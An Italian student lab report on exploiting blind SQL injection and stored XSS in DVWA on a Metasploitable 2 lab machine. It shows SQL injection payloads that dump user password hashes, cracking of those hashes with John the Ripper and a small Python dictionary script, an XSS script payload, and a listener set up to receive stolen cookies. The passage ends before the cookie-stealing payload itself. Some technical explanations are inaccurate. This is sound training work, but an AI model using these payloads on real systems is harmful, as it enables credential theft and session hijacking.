

VULNERABILITY **EXPLOITING**

Blind SQL injection e Stored XSS



Natalino Imbrogno

Progetto S6/L5

Cybersecurity Specialist - EPICODE

OBIETTIVO


Viene richiesto di exploitare le vulnerabilità blind SQL injection e stored XSS presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable 2, dove va settato il livello di sicurezza a low.


Lo scopo dell'esercizio è quello di:


- recuperare le password degli utenti presenti sul database sfruttando la blind SQL injection;
- recuperare i cookie di sessione delle vittime dell'XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.


SETUP DELL'AMBIENTE


Per fare ciò, ho operato in un laboratorio configurato all'interno di VirtualBox. Qui ho installato una macchina Kali (lato pentester) e una con Metasploitable 2 (lato target). Su quest'ultima è stata configurata la DVWA.





 Nuova

 Aggiungi

 Impostazioni


 Scarta

 Avvia

 Generale

Nome: Metasploitable2


Sistema operativo: Ubuntu (64-bit)

 Sistema

Memoria di base: 2048 MB

Ordine di avvio: Floppy, Ottico, Disco fisso

Accelerazione: Paginazione nidificata, Paravirtualizzazione KVM


 Schermo

Memoria video: 16 MB

Scheda grafica: VMSVGA

Server di desktop remoto: Disabilitato

Registrazione: Disabilitata


 Archiviazione

Controller: IDE

Dispositivo IDE secondario 0: [Lettore ottico] Vuoto


Controller: SATA

Porta SATA 0: Metasploitable.vmdk (Normale, 8,00 GB)


 Audio

Driver host: Predefinita

Controller: ICH AC97


 Rete

Scheda 1: Intel PRO/1000 MT Desktop (Scheda con bridge, Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC)


 USB

Controller USB: OHCI, EHCI


Filtri dispositivi: 0 (0 attivo)

 Cartelle condivise

Nessuna

 Descrizione

Nessuna

 Anteprima

Metasploitable2



Username

admin

Password

● ● ● ● ● ● ● ●

[Login](#)

SOFTWARE UTILIZZATI

- VirtualBox: software di virtualizzazione
- Kali Linux: distro Linux
- Metasploitable 2: macchina virtuale Linux deliberatamente vulnerabile
- DVWA: applicazione web deliberatamente vulnerabile
- Burp Suite: tool che serve ad identificare e sfruttare le vulnerabilità nelle web app
- John the Ripper: software per il cracking delle password
- MD5online: tool online per criptare e decriptare gli hash MD5
- Hashless: piccolo programma scritto in Python dal sottoscritto per criptare gli hash MD5 nelle corrispettive password in chiaro


BLIND SQL INJECTION

Il blind SQL injection è una tecnica di attacco che consente di estrarre dati da un database SQL senza che l'utente legittimo ne sia a conoscenza. L'attacco si basa sul fatto che il database SQL può essere manipolato per restituire risultati diversi a seconda dell'input dell'utente.

Nel blind SQL injection, l'attaccante non può vedere direttamente i risultati dell'input che sta inviando al database. Deve infatti utilizzare tecniche indirette per determinare il contenuto dei risultati.

Ad esempio, è possibile inviare input che causano un ritardo nella risposta del database. Questa tecnica è chiamata *time-based blind SQL injection*, e il ritardo è proporzionale alla lunghezza del risultato. Per poterlo eseguire, l'attaccante invia un'istruzione SQL che contiene una funzione di ritardo, come *SLEEP()*. Se l'istruzione SQL è vera, il database eseguirà la funzione di ritardo e la risposta richiederà più tempo. Se, invece, è falsa, il database non eseguirà la funzione di ritardo e la risposta richiederà meno tempo. L'attaccante può quindi misurare il tempo di risposta del database per determinare se l'istruzione SQL è vera o falsa. Per esempio, può inviare un'istruzione SQL che verifica l'esistenza di un determinato utente nel database. Se l'istruzione SQL è vera, allora capisce che l'utente esiste e può quindi passare all'estrazione di informazioni più dettagliate su di esso.

Testo quindi se tutto ciò funziona utilizzando Kali e collegandomi alla DVWA. La prima cosa che ho fatto è stata settare il livello di sicurezza su *low*.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Mi sono poi recato nella sezione relativa al blind SQL injection



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


e ho eseguito il payload `'1 OR SLEEP(3)`

Vulnerability: SQL Injection (Blind)

User ID:

il quale verifica se l'utente `1` esiste nel database. Infatti, la funzione `SLEEP(3)` causerà un ritardo di 3 secondi nella risposta del database se è vera, e cioè se l'utente in questione esiste.

Si può misurare il tempo di risposta utilizzando Burp Suite



Ora so che questo utente esiste, e posso anche fare la prova del nove inserendo `1` direttamente nel campo

Vulnerability: SQL Injection (Blind)

User ID:

Mi restituisce infatti un'utenza reale

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

Posso ora passare ad un'estrazione di informazioni più "corposa" eseguendo

1' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection (Blind)

User ID:

che combina i risultati di due o più query in un singolo set di risposte cercando di

estrarre user e password dalla tabella users. Di fatti, è quello che riesco ad ottenere

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Noto subito che le password mi sono state restituite sotto forma di hash. Un hash è un valore unico e irripetibile generato da una funzione hash. La funzione hash è un algoritmo matematico che prende come input una stringa di dati di qualsiasi lunghezza e produce come output una stringa di lunghezza fissa. Le password vengono convertite in hash per motivi di sicurezza. Quando un utente immette una password, viene generato un hash della stessa e memorizzato nel database. Nel momento in cui l'utente si autentica, viene generato un altro hash della password inserita e confrontato con quello memorizzato nel database. Se i due hash coincidono, l'utente viene autenticato. In questo caso specifico, gli hash sono stati generati utilizzando la codifica MD5, ovvero un algoritmo di hash a 128 bit.

E' necessario dunque decriptare questi hash appena trovati al fine di tradurli nelle rispettive password in chiaro. Ci sono diversi modi per farlo.

Posso ad esempio fare ricorso a John the Ripper. Creo un file di testo su kali scrivendo al suo interno, di volta in volta, l'hash che devo andare a decriptare, e lo chiamo *hash.txt*. Poi vado sulla shell e lancio il seguente comando

john --format=raw-md5 --incremental hash.txt



The screenshot shows a Kali Linux terminal window with the user 'natalino' at the desktop. The terminal displays three successful runs of John the Ripper using the command `john --format=raw-md5 --incremental test.txt`. Each run shows the tool loading a password hash and successfully cracking it. The first run cracks 'password..pashie11', the second 'abc123', and the third 'charley'. The terminal output includes performance metrics like '0.8849g/s' and '362421p/s'.

Overlaid on the right side of the terminal is the DVWA (Damn Vulnerable Web Application) interface. The 'Vulnerability: SQL Inject' page is visible, showing a 'User ID' input field and a 'Submit' button. Below the input field, a list of SQL injection payloads is displayed, including `ID: 1' UNION SELECT user, password FROM users`. The page also shows a 'More info' section with a link to the DVWA documentation.

così ottengo le password in chiaro.

Un altro modo è quello di ricorrere ad un tool online come MD5online

MD5

encrypt - decrypt

Il tool on line per criptare e decriptare stringhe in md5

Stringa da criptare

Cripta md5()

Oppure

5f4dcc3b5aa765d61d8327deb882cf99

Decripta md5()


`md5-decrypt("5f4dcc3b5aa765d61d8327deb882cf99")`

password

Ho infine pensato ad una terza soluzione, ovvero la realizzazione di un piccolo programma scritto in Python che traduce gli hash e che ho chiamato Hashless

```
1 import hashlib
2
3 def crack_md5(hash):
4
5     with open("pass.txt", "r") as f:
6         passwords = f.readlines()
7
8     for password in passwords:
9         password = password.strip()
10        md5_hash = hashlib.md5(password.encode()).hexdigest()
11
12        if md5_hash == hash:
13            return password
14
15    return None
16
17 if __name__ == "__main__":
18     hash = input("Inserisci l'hash MD5: ")
19
20     password = crack_md5(hash)
21
22     if password is not None:
23         print("La password in chiaro è:", password)
24     else:
25         print("La password non è stata trovata.")
26
```

In parole povere, ho importato il modulo *hashlib* utilizzato per calcolare l'hash MD5 delle password. Ho definito una funzione chiamata *crack_md5* con un parametro *hash*. Questa funzione viene utilizzata per cercare una corrispondenza tra l'hash fornito e la wordlist di password comuni costituita dal file *pass.txt*



```
~/Desktop/hashless/pass.txt - Mousepad
File Edit Search View Document Help
1 123456
2 12345
3 123456789
4 password
5 iloveyou
6 princess
7 1234567
8 rockyou
9 12345678
10 abc123
11 nicole
12 daniel
13 babygirl
14 monkey
15 lovely
16 jessica
17 654321
18 michael
19 ashley
20 qwerty
21 111111
22 iloveu
23 000000
24 michelle
25 tigger
26 sunshine
27 chocolate
28 password1
29 soccer
30 anthony
```

Il programma apre il file *pass.txt* in modalità di lettura (“r”) utilizzando un gestore di contesto (*with*). Questo significa che il file verrà automaticamente chiuso quando il blocco *with* termina. Legge tutte le righe del file *pass.txt* e le memorizza in una lista chiamata *passwords*. Entra in un ciclo *for* che itera su ogni password nella lista *passwords*. Rimuove eventuali spazi bianchi in eccesso all’inizio o alla fine della password utilizzando il metodo *strip()*. Calcola l’hash MD5 della password attualmente considerata utilizzando *hashlib.md5(password.encode()).hexdigest()* e memorizza il risultato in una variabile chiamata *md5_hash*. Confronta l’hash calcolato (*md5_hash*) con l’hash fornito come argomento alla funzione (*hash*). Se c’è una corrispondenza, restituisce la password originale. Se non viene trovata alcuna corrispondenza tra l’hash fornito e le password nel file, la funzione restituirà *None*. Alla fine del programma, c’è una verifica se il modulo è eseguito come script principale (quando *__name__ == “__main__”*). L’utente viene invitato ad inserire l’hash MD5 che desidera decrittare. La funzione *crack_md5(hash)* viene chiamata con l’hash inserito dall’utente e il risultato viene memorizzato nella variabile *password*. Se *password* non è *None*, ovvero se è stata

trovata una corrispondenza, allora il programma restituisce la password in chiaro. In caso contrario, se *password* è *None*, stampa un messaggio che indica che la password non è stata trovata

```
File Actions Edit View Help
(natalino@kali)~[~/Desktop/hashless]
$ python hashless.py
Inserisci l'hash MD5: 5f4dcc3b5aa765d61d8327deb882cf99
La password in chiaro è: password

(natalino@kali)~[~/Desktop/hashless]
$ python hashless.py
Inserisci l'hash MD5: e99a18c428cb38d5f260853678922e03
La password in chiaro è: abc123

(natalino@kali)~[~/Desktop/hashless]
$ python hashless.py
Inserisci l'hash MD5: 8d3533d75ae2c3966d7e0d4fcc69216b
La password in chiaro è: charley

(natalino@kali)~[~/Desktop/hashless]
$ python hashless.py
Inserisci l'hash MD5: 0d107d09f5bbe40cade3de5c71e9e9b7
La password in chiaro è: letmein

(natalino@kali)~[~/Desktop/hashless]
$ python hashless.py
Inserisci l'hash MD5: 5f4dcc3b5aa765d61d8327deb882cf99
La password in chiaro è: password

(natalino@kali)~[~/Desktop/hashless]
$
```

Stored XSS


L'attacco stored XSS si verifica quando l'input immesso da un utente viene archiviato (stored) e quindi visualizzato in una pagina web. I punti di ingresso tipici degli attacchi stored XSS sono i forum di messaggi, i commenti nei blog, i profili utente e i campi del nome utente. L'autore di un attacco in genere sfrutta questa vulnerabilità inserendo i payload XSS nelle pagine più popolari di un sito o passando un link a una vittima e inducendola con l'inganno a visualizzare la pagina contenente il payload stored XSS. La

vittima visita la pagina e il payload viene eseguito sul lato client dal suo browser web.

Mi reco dunque nella sezione della DVWA corrispondente a questo tipo di attacco



e in *Name* inserisco il nickname che uso spesso nei test di questo tipo, ovvero *root*, mentre in *Message* digito il payload `<script>alert("You've been hacked!")</script>`




Si tratta di un semplice script JavaScript che visualizza un avviso nel browser del target



Questo payload viene memorizzato all'interno del database del sito web, e ogni volta che un utente visita questa pagina, lo script verrà eseguito nel suo browser.

Dopo aver testato il funzionamento di uno stored XSS semplice, passo a qualcosa di più complesso. Avvio il terminale su kali e lancio il comando


`python -m http.server 1337`



```
File Actions Edit View Help
(natalino@kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Questo mi permette di eseguire un server web locale sulla porta 1337. Tale server è ora in ascolto delle richieste su quella porta.

Torno ora sulla sezione stored XSS della DVWA e apro l'inspector web. Modifico il numero massimo di caratteri che possono essere inseriti per il nuovo payload che andrò ad eseguire e lo porto a 250




```
<td>
  <input name="txtName" type="text" size="30" maxlength="10">
</td>
</tr>
<tr>
  <td width="100">Message *</td>
  <td>
